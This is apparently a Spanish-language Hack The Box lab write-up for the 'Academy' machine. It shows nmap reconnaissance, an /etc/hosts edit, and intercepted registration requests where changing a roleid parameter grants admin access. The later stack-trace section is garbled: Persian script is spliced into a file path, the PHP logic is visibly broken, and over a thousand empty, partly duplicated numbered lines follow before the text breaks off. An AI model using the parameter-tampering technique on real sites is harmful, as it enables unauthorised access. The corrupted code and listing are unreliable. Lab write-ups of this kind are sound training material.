

<b>Hack The Box - Academy</b>	
<b>Sistema Operativo:</b>	Linux
<b>Dificultad:</b>	Easy
<b>Release:</b>	07/11/2020
<b>Skills Required</b>	
<ul style="list-style-type: none"> <li>● Web Enumeration</li> <li>● Linux Enumeration</li> </ul>	
<b>Skills Learned</b>	
<ul style="list-style-type: none"> <li>● Laravel Token Deserialization</li> <li>● Composer</li> <li>● pam_tty_audit</li> </ul>	

A lo largo de la resolución de la máquina *Academy* de Hack The Box desarrollé un proceso de auditoría integral que abarcó desde la enumeración inicial de superficies expuestas hasta la obtención de privilegios de superusuario mediante el encadenamiento de múltiples vectores de ataque. El análisis comenzó con la inspección del servicio web principal, cuyo comportamiento aparentemente estático ocultaba funcionalidades adicionales accesibles tras el registro de usuarios. La manipulación de parámetros en el flujo de alta permitió identificar una deficiencia en el control de privilegios que habilitó el acceso al panel administrativo, donde se reveló la existencia de un entorno de desarrollo adicional.

La exploración de este subdominio expuso un *stack trace* propio de Laravel con el modo de depuración activado, circunstancia que facilitó la obtención de información sensible y permitió inferir la presencia de una versión antigua del *framework* vulnerable a problemas históricos de deserialización. El análisis de la configuración interna, unido a la exposición de variables de entorno, permitió comprender la arquitectura de la aplicación y localizar credenciales asociadas a servicios internos.

La enumeración del sistema de archivos y la correlación de credenciales condujeron a la identificación de un usuario local con acceso válido, cuya pertenencia al grupo *adm* abrió la puerta a la inspección de los registros del sistema. La revisión del subsistema de auditoría del kernel reveló trazas de actividad TTY que permitieron reconstruir interacciones previas de otros usuarios, incluyendo credenciales adicionales. Este hallazgo posibilitó el acceso a una cuenta con permisos delegados en *sudo*, desde la cual fue posible identificar un binario legítimo —composer— configurado para ejecutarse con privilegios elevados.

El análisis de este binario, ampliamente documentado en repositorios de referencia por su capacidad para ejecutar comandos del sistema mediante su mecanismo de *scripts*, permitió comprender cómo su invocación bajo *sudo* constitúa un vector de escalada de privilegios. La combinación de estos elementos culminó en la obtención de un entorno de ejecución con permisos de superusuario y el acceso completo al sistema.



## Enumeración

La dirección IP de la máquina víctima es 10.129.26.153. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(administrador@kali)-[~/HTB/academy]
└$ ping -c 5 10.129.26.153 -r
PING 10.129.26.153 (10.129.26.153) 56(124) bytes of data.
64 bytes from 10.129.26.153: icmp_seq=1 ttl=63 time=58.4 ms
RR:
  10.10.16.2
  10.129.0.1
  10.129.26.153
  10.129.26.153
  10.10.16.1
  10.10.16.2

64 bytes from 10.129.26.153: icmp_seq=2 ttl=63 time=53.3 ms      (same route)
64 bytes from 10.129.26.153: icmp_seq=3 ttl=63 time=52.0 ms      (same route)
64 bytes from 10.129.26.153: icmp_seq=4 ttl=63 time=58.0 ms      (same route)
64 bytes from 10.129.26.153: icmp_seq=5 ttl=63 time=52.2 ms      (same route)

--- 10.129.26.153 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4154ms
rtt min/avg/max/mdev = 52.008/54.769/58.352/2.814 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.26.153 -oN scanner\_academy** para descubrir los puertos abiertos y sus versiones:

- (**-p-**): realiza un escaneo de todos los puertos abiertos.
- (**-sS**): utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- (**-sC**): utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a **--script=default**. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- (**-sV**): Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- (**--min-rate 5000**): ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
(administrador@kali)-[~/HTB/academy]
└$ cat nmap(scanner_academy)
# Nmap 7.95 scan initiated Sun Apr  6 22:27:07 2025 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn -oN nmap/scanner_academy 10.129.26.153
Increasing send delay for 10.129.26.153 from 5 to 10 due to 313 out of 1043 dropped probes since last increase.
Nmap scan report for 10.129.26.153
Host is up, received user-set (0.07s latency).
Scanned at 2025-04-06 22:27:07 CEST for 24s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh    syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:90:a3:d8:35:25:6f:fa:33:06:cf:80:13:a0:a5:53 (RSA)
|   ssh-rsa AAAAB3NzaC1y2EAAAQABAAA8gQC/QBA3dU0ygKcvP7G3GkCeoxqb17vxMcsgn05RA9Fhj7AzkPiMLrrKRY656gBscH23utAWhRxz1SyU37bbFEBfaqYAlh1ggHEuluLgbf9QsYZe76zCx2SRPoZoI
| PSLwHwIDMTatggosC1chubc3Jfc4nhujiitju94+5FrOomhJa0/Gevdjhj2CYNHIFemuvb32cgul5ENQ54fxJpc17fbP9/+b/cfA90RxG2k+k1M8mUld2h5mHEVBE5Z9WKS3CRyU97oVKnRRCoDY/55mZw61ngIdH4drpW
| zHtABH0WQDbo2Tqj+KwW9/EamCcVBvV/PafJ/YxQujoejlYw+igihwPEo0zxllleHwg91oSVy38-
|   256 2a:0d:54:b0:46:f0:ed:c9:3c:8d:f6:5d:ab:ae:77:96 (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHMhLXnoTiIbmLzdHAYNTYAAAIAbmldhAyNTYAAABBBAIMsz8qKL1UCyrPmpM5iTmoy3c0sk+4L7ofdcPjBXwAcUVvnti7nXh1NqMfgsapBGSl7AWTOeXLZmw2J6JWVE=
|   256 e1:04:14:c3:cc:51:b2:3b:a6:28:a7:b1:ae:f5:45:35 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHBPIE2RWEtShvyJKxC5BrvIb030wvWIZlZHWv/bD0R
80/tcp    open  http   syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_ http-methods:
|_ _ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Did not follow redirect to http://academy.htb/
33060/tcp open  mysql  syn-ack ttl 63 MySQL X protocol listener
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Apr  6 22:27:31 2025 -- 1 IP address (1 host up) scanned in 24.52 seconds
```



Tras el análisis previo, se identificó un dominio asociado a la máquina objetivo. Para garantizar que mi sistema de ataque pudiera resolver correctamente dicho dominio, fue necesario modificar el archivo /etc/hosts, permitiendo así el reconocimiento y redirección de las solicitudes.

Este proceso se enmarca dentro del concepto de virtual hosting, una técnica fundamental en el ámbito del alojamiento web que permite a un único servidor físico gestionar múltiples sitios o dominios de forma simultánea. Esta estrategia consiste en configurar el servidor para que distinga y enrute las peticiones basándose en el nombre de dominio o en la dirección IP utilizada en la solicitud del cliente.


En el caso del **virtual hosting basado en nombre**, el servidor analiza el encabezado HTTP “Host” para determinar a qué conjunto de archivos o configuraciones se debe dirigir la respuesta. Por otro lado, en el **virtual hosting basado en IP**, cada sitio se asigna a una dirección IP particular, lo que aporta un nivel adicional de segregación y resulta especialmente útil cuando se requiere el uso exclusivo de certificados SSL/TLS para sitios individuales. Esta técnica optimiza el uso de recursos físicos, reduce costos y simplifica la administración, ya que permite consolidar diversas aplicaciones en una misma infraestructura sin que el tráfico o posibles incidencias en uno afecten la estabilidad de los demás servicios.




```
hosts /etc
1 127.0.0.1      localhost
2 127.0.1.1      kali
3 10.129.26.153  academy.htb
4 # The following lines are desirable for IPv6 capable hosts
5 ::1      localhost ip6-localhost ip6-loopback
6 ff02::1 ip6-allnodes
7 ff02::2 ip6-allrouters
```

### Análisis del puerto 80 (HTTP)

La superficie de exposición inicial proporcionada por el servidor web no reveló, en un primer análisis, ningún elemento funcional susceptible de explotación directa. La interfaz pública se limitaba a presentar contenido estático sin vectores evidentes de interacción que pudieran derivar en un comportamiento anómalo o en una ampliación del perímetro de ataque.




Dado que la aplicación ofrecía la posibilidad de registrar nuevos usuarios, procedí a crear una cuenta con el objetivo de profundizar en la enumeración interna y observar si el flujo autenticado habilitaba funcionalidades adicionales.



Tras completar el proceso de registro, la plataforma redirigió brevemente a una página de bienvenida antes de retornar automáticamente al formulario de autenticación, momento en el que accedí utilizando las credenciales recién generadas.

Una vez dentro, el portal mostraba distintos módulos formativos pertenecientes a Hack The Box Academy; sin embargo, la interfaz carecía de mecanismos interactivos adicionales que pudieran sugerir la presencia de funcionalidades ocultas, endpoints secundarios o comportamientos susceptibles de abuso. Ante la ausencia de vectores evidentes en la capa visible, resultaba pertinente ampliar la fase de enumeración mediante la búsqueda sistemática de directorios y recursos no expuestos en la navegación convencional, con el fin de identificar posibles rutas internas, artefactos residuales o componentes auxiliares que pudieran constituir un punto de entrada viable.



Al continuar la enumeración manual, la navegación hacia la ruta `/admin` reveló la existencia de un panel de autenticación independiente del flujo principal. El intento de acceso utilizando las credenciales previamente registradas resultó infructuoso, lo que sugería la presencia de un mecanismo de control de privilegios más estricto en este endpoint. Ante esta situación, opté por repetir el proceso de registro mientras interceptaba las peticiones HTTP mediante Burp Suite, con el propósito de analizar en profundidad la lógica subyacente y evaluar la posibilidad de manipular parámetros sensibles.

```
Request
Pretty Raw Hex
1 POST /register.php HTTP/1.1
2 Host: academy.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 44
9 Origin: http://academy.htb
10 DNT: 1
11 Connection: keep-alive
12 Referer: http://academy.htb/register.php
13 Cookie: PHPSESSID=d4t1djmfm85flc51vf2gldfn9r
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 uid=user&password=user&confirm=user&roleid=0
```

Durante la inspección del tráfico, se observó que la solicitud `POST` dirigida a `register.php` incluía, además de los campos habituales `uid` y `password`, un parámetro adicional denominado `roleid`, cuyo valor por defecto era `0`. La presencia de este campo resultaba especialmente sugestiva, pues apuntaba a un posible mecanismo de asignación de privilegios a nivel de aplicación. Partiendo de esta hipótesis, modifiqué el valor de `roleid` de `0` a `1` antes de reenviar la petición, con el objetivo de verificar si la plataforma carecía de validación server-side y aceptaba la elevación arbitraria de roles durante el proceso de alta.

```
Request
Pretty Raw Hex
1 POST /register.php HTTP/1.1
2 Host: academy.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 44
9 Origin: http://academy.htb
10 DNT: 1
11 Connection: keep-alive
12 Referer: http://academy.htb/register.php
13 Cookie: PHPSESSID=d4t1djmfm85flc51vf2gldfn9r
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 uid=test&password=test&confirm=test&roleid=1
```

Tras completar el registro manipulado, el acceso a `login.php` con las nuevas credenciales no introdujo cambios aparentes en la interfaz principal; sin embargo, esta vez el sistema sí permitió la autenticación en `/admin.php`, confirmando que el parámetro `roleid` controlaba efectivamente los privilegios y que la aplicación era vulnerable a una escalada horizontal mediante manipulación de parámetros.

Item	Status
Complete initial set of modules (cry0lt13 / mrb3n)	done
Finalize website design	done
Test all modules	done
Prepare launch campaign	done
Separate student and admin roles	done
Fix issue with dev-staging-01.academy.htb	pending




Una vez dentro del panel administrativo, la aplicación mostraba un entorno denominado *Academy Launch Planner*, compuesto por una serie de tareas internas, la mayoría ya completadas. No obstante, destacaba un ítem pendiente relativo a la resolución de un problema en el host *dev-staging-01.academy.htb*, lo que sugería la existencia de un entorno adicional accesible desde la red interna o desde el propio servidor.

```

/var/www/html/htb-academy-dev-01/vendor/mونولوگ/monolog/src/Mونولوگ/Handler/StreamHandler.php
100.     $this->errorMessage = null;
101.     $this->errorLevel = $this->customErrorHandler();
102.     $this->stream = fopen($this->url, 'a');
103.     if ($this->filePermission != null) {
104.         chmod($this->url, $this->filePermission);
105.     }
106.     restore_error_handler();
107.     if ($this->stream === false || !is_resource($this->stream)) {
108.         $this->stream = null;
109.     }
110.     throw new \UnexpectedValueException(sprintf('The stream or file "%s" could not be opened in append mode: %s', $this->errorMessage, $this->url));
111. }
112.
113. if ($this->unlocking) {
114.     // Ignoring errors here, there's not much we can do about them
115.     flock($this->stream, LOCK_EX);
116. }
117.
118. if ($this->stream === false) {
119.     $this->streamWrite($this->stream, $record);
120. }
121. if ($this->useLocking) {
122.     flock($this->stream, LOCK_UN);
123. }
124.
125.
126.
127.
128.
129.
130.
131.
132.
133.
134.
135.
136.
137.
138.
139.
140.
141.
142.
143.
144.
145.
146.
147.
148.
149.
150.
151.
152.
153.
154.
155.
156.
157.
158.
159.
160.
161.
162.
163.
164.
165.
166.
167.
168.
169.
170.
171.
172.
173.
174.
175.
176.
177.
178.
179.
180.
181.
182.
183.
184.
185.
186.
187.
188.
189.
190.
191.
192.
193.
194.
195.
196.
197.
198.
199.
200.
201.
202.
203.
204.
205.
206.
207.
208.
209.
210.
211.
212.
213.
214.
215.
216.
217.
218.
219.
220.
221.
222.
223.
224.
225.
226.
227.
228.
229.
230.
231.
232.
233.
234.
235.
236.
237.
238.
239.
240.
241.
242.
243.
244.
245.
246.
247.
248.
249.
250.
251.
252.
253.
254.
255.
256.
257.
258.
259.
260.
261.
262.
263.
264.
265.
266.
267.
268.
269.
270.
271.
272.
273.
274.
275.
276.
277.
278.
279.
280.
281.
282.
283.
284.
285.
286.
287.
288.
289.
290.
291.
292.
293.
294.
295.
296.
297.
298.
299.
300.
301.
302.
303.
304.
305.
306.
307.
308.
309.
310.
311.
312.
313.
314.
315.
316.
317.
318.
319.
320.
321.
322.
323.
324.
325.
326.
327.
328.
329.
330.
331.
332.
333.
334.
335.
336.
337.
338.
339.
340.
341.
342.
343.
344.
345.
346.
347.
348.
349.
350.
351.
352.
353.
354.
355.
356.
357.
358.
359.
360.
361.
362.
363.
364.
365.
366.
367.
368.
369.
370.
371.
372.
373.
374.
375.
376.
377.
378.
379.
380.
381.
382.
383.
384.
385.
386.
387.
388.
389.
390.
391.
392.
393.
394.
395.
396.
397.
398.
399.
400.
401.
402.
403.
404.
405.
406.
407.
408.
409.
410.
411.
412.
413.
414.
415.
416.
417.
418.
419.
420.
421.
422.
423.
424.
425.
426.
427.
428.
429.
430.
431.
432.
433.
434.
435.
436.
437.
438.
439.
440.
441.
442.
443.
444.
445.
446.
447.
448.
449.
450.
451.
452.
453.
454.
455.
456.
457.
458.
459.
459.
460.
461.
462.
463.
464.
465.
466.
467.
468.
469.
470.
471.
472.
473.
474.
475.
476.
477.
478.
479.
479.
480.
481.
482.
483.
484.
485.
486.
487.
488.
489.
489.
490.
491.
492.
493.
494.
495.
496.
497.
498.
499.
500.
501.
502.
503.
504.
505.
506.
507.
508.
509.
509.
510.
511.
512.
513.
514.
515.
516.
517.
518.
519.
519.
520.
521.
522.
523.
524.
525.
526.
527.
528.
529.
529.
530.
531.
532.
533.
534.
535.
536.
537.
538.
539.
539.
540.
541.
542.
543.
544.
545.
546.
547.
548.
549.
549.
550.
551.
552.
553.
554.
555.
556.
557.
558.
559.
559.
560.
561.
562.
563.
564.
565.
566.
567.
568.
569.
569.
570.
571.
572.
573.
574.
575.
576.
577.
578.
579.
579.
580.
581.
582.
583.
584.
585.
586.
587.
588.
589.
589.
590.
591.
592.
593.
594.
595.
596.
597.
598.
599.
599.
600.
601.
602.
603.
604.
605.
606.
607.
608.
609.
609.
610.
611.
612.
613.
614.
615.
616.
617.
618.
619.
619.
620.
621.
622.
623.
624.
625.
626.
627.
628.
629.
629.
630.
631.
632.
633.
634.
635.
636.
637.
638.
639.
639.
640.
641.
642.
643.
644.
645.
646.
647.
648.
649.
649.
650.
651.
652.
653.
654.
655.
656.
657.
658.
659.
659.
660.
661.
662.
663.
664.
665.
666.
667.
668.
669.
669.
670.
671.
672.
673.
674.
675.
676.
677.
678.
679.
679.
680.
681.
682.
683.
684.
685.
686.
687.
688.
689.
689.
690.
691.
692.
693.
694.
695.
696.
697.
698.
699.
699.
700.
701.
702.
703.
704.
705.
706.
707.
708.
709.
709.
710.
711.
712.
713.
714.
715.
716.
717.
718.
719.
719.
720.
721.
722.
723.
724.
725.
726.
727.
728.
729.
729.
730.
731.
732.
733.
734.
735.
736.
737.
738.
739.
739.
740.
741.
742.
743.
744.
745.
746.
747.
748.
749.
749.
750.
751.
752.
753.
754.
755.
756.
757.
758.
759.
759.
760.
761.
762.
763.
764.
765.
766.
767.
768.
769.
769.
770.
771.
772.
773.
774.
775.
776.
777.
778.
779.
779.
780.
781.
782.
783.
784.
785.
786.
787.
788.
789.
789.
790.
791.
792.
793.
794.
795.
796.
797.
798.
799.
799.
800.
801.
802.
803.
804.
805.
806.
807.
808.
809.
809.
810.
811.
812.
813.
814.
815.
816.
817.
818.
819.
819.
820.
821.
822.
823.
824.
825.
826.
827.
828.
829.
829.
830.
831.
832.
833.
834.
835.
836.
837.
838.
839.
839.
840.
841.
842.
843.
844.
845.
846.
847.
848.
849.
849.
850.
851.
852.
853.
854.
855.
856.
857.
858.
859.
859.
860.
861.
862.
863.
864.
865.
866.
867.
868.
869.
869.
870.
871.
872.
873.
874.
875.
876.
877.
878.
879.
879.
880.
881.
882.
883.
884.
885.
886.
887.
888.
889.
889.
890.
891.
892.
893.
894.
895.
896.
897.
898.
899.
899.
900.
901.
902.
903.
904.
905.
906.
907.
908.
909.
909.
910.
911.
912.
913.
914.
915.
916.
917.
918.
919.
919.
920.
921.
922.
923.
924.
925.
926.
927.
928.
929.
929.
930.
931.
932.
933.
934.
935.
936.
937.
938.
939.
939.
940.
941.
942.
943.
944.
945.
946.
947.
948.
949.
949.
950.
951.
952.
953.
954.
955.
956.
957.
958.
959.
959.
960.
961.
962.
963.
964.
965.
966.
967.
968.
969.
969.
970.
971.
972.
973.
974.
975.
976.
977.
978.
979.
979.
980.
981.
982.
983.
984.
985.
986.
987.
987.
988.
989.
989.
990.
991.
992.
993.
994.
995.
996.
997.
998.
999.
999.
1000.
1001.
1002.
1003.
1004.
1005.
1006.
1007.
1008.
1009.
1009.
1010.
1011.
1012.
1013.
1014.
1015.
1016.
1017.
1018.
1019.
1019.
1020.
1021.
1022.
1023.
1024.
1025.
1026.
1027.
1028.
1029.
1029.
1030.
1031.
1032.
1033.
1034.
1035.
1036.
1037.
1038.
1039.
1039.
1040.
1041.
1042.
1043.
1044.
1045.
1046.
1047.
1048.
1049.
1049.
1050.
1051.
1052.
1053.
1054.
1055.
1056.
1057.
1058.
1059.
1059.
1060.
1061.
1062.
1063.
1064.
1065.
1066.
1067.
1068.
1069.
1069.
1070.
1071.
1072.
1073.
1074.
1075.
1076.
1077.
1078.
1079.
1079.
1080.
1081.
1082.
1083.
1084.
1085.
1086.
1087.
1088.
1089.
1089.
1090.
1091.
1092.
1093.
1094.
1095.
1096.
1097.
1098.
1099.
1099.
1100.
1101.
1102.
1103.
1104.
1105.
1106.
1107.
1108.
1109.
1109.
1110.
1111.
1112.
1113.
1114.
1115.
1116.
1117.
1118.
1119.
1119.
1120.
1121.
1122.
1123.
1124.
1125.
1126.
1127.
1128.
1129.
1129.
1130.
1131.
1132.
1133.
1134.
1135.
1136.
1137.
1138.
1139.
1139.
1140.
1141.
1142.
1143.
1144.
1145.
1146.
1147.
1148.
1149.
1149.
1150.
1151.
1152.
1153.
1154.
1155.
1156.
1157.
1158.
1159.
1159.
1160.
1161.
1162.
1163.
1164.
1165.
1166.
1167.
1168.
1169.
1169.
1170.
1171.
1172.
1173.
1174.
1175.
1176.
1177.
1178.
1179.
1179.
1180.
1181.
1182.
1183.
1184.
1185.
1186.
1187.
1188.
1189.
1189.
1190.
1191.
1192.
1193.
1194.
1195.
1196.
1197.
1198.
1199.
1199.
1200.
1201.
1202.
1203.
1204.
1205.
1206.
1207.
1208.
1209.
1209.
1210.
1211.
1212.
1213.
1214.
1215.
1216.
1217.
1218.
1219.
1219.
1220.
1221.
1222.
1223.
1224.
1225.
1226.
1227.
1228.
1229.
1229.
1230.
1231.
1232.
1233.
1234.
1235.
1236.
1237.
1238.
1239.
1239.
1240.
1241.
1242.
1243.
1244.
1245.
1246.
1247.
1248.
1249.
1249.
1250.
1251.
1252.
1253.
1254.
1255.
1256.
1257.
1258.
1259.
1259.
1260.
1261.
1262.
1263.
1264.
1265.
1266.
1267.
1268.
1269.
1269.
1270.
1271.
1272.
1273.
1274.
1275.
1276.
1277.
1278.
1279.
1279.
1280.
1281.
1282.
1283.
1284.
1285.
1286.
1287.
1288.
1289.
1289.
1290.
1291.
1292.
1293.
1294.
1295.
1296.
1297.
1298.
1298.
1299.
1300.
1301.
1302.
1303.
1304.
1305.
1306.
1307.
1308.
1309.
1309.
1310.
1311.
1312.
1313.
1314.
1315.
1316.
1317.
1318.
1319.
1319.
1320.
1321.
1322.
1323.
1324.
1325.
1326.
1327.
1328.
1329.
1329.
1330.
1331.
1332.
1333.
1334.
1335.
1336.
1337.
1338.
1339.
1339.
1340.
1341.
1342.
1343.
1344.
1345.
1346.
1347.
1348.
1349.
1349.
1350.
1351.
1352.
1353.
1354.
1355.
1356.
1357.
1358.
1359.
1359.
1360.
1361.
1362.
1363.
1364.
1365.
1366.
1367.
1368.
1369.
1369.
1370.
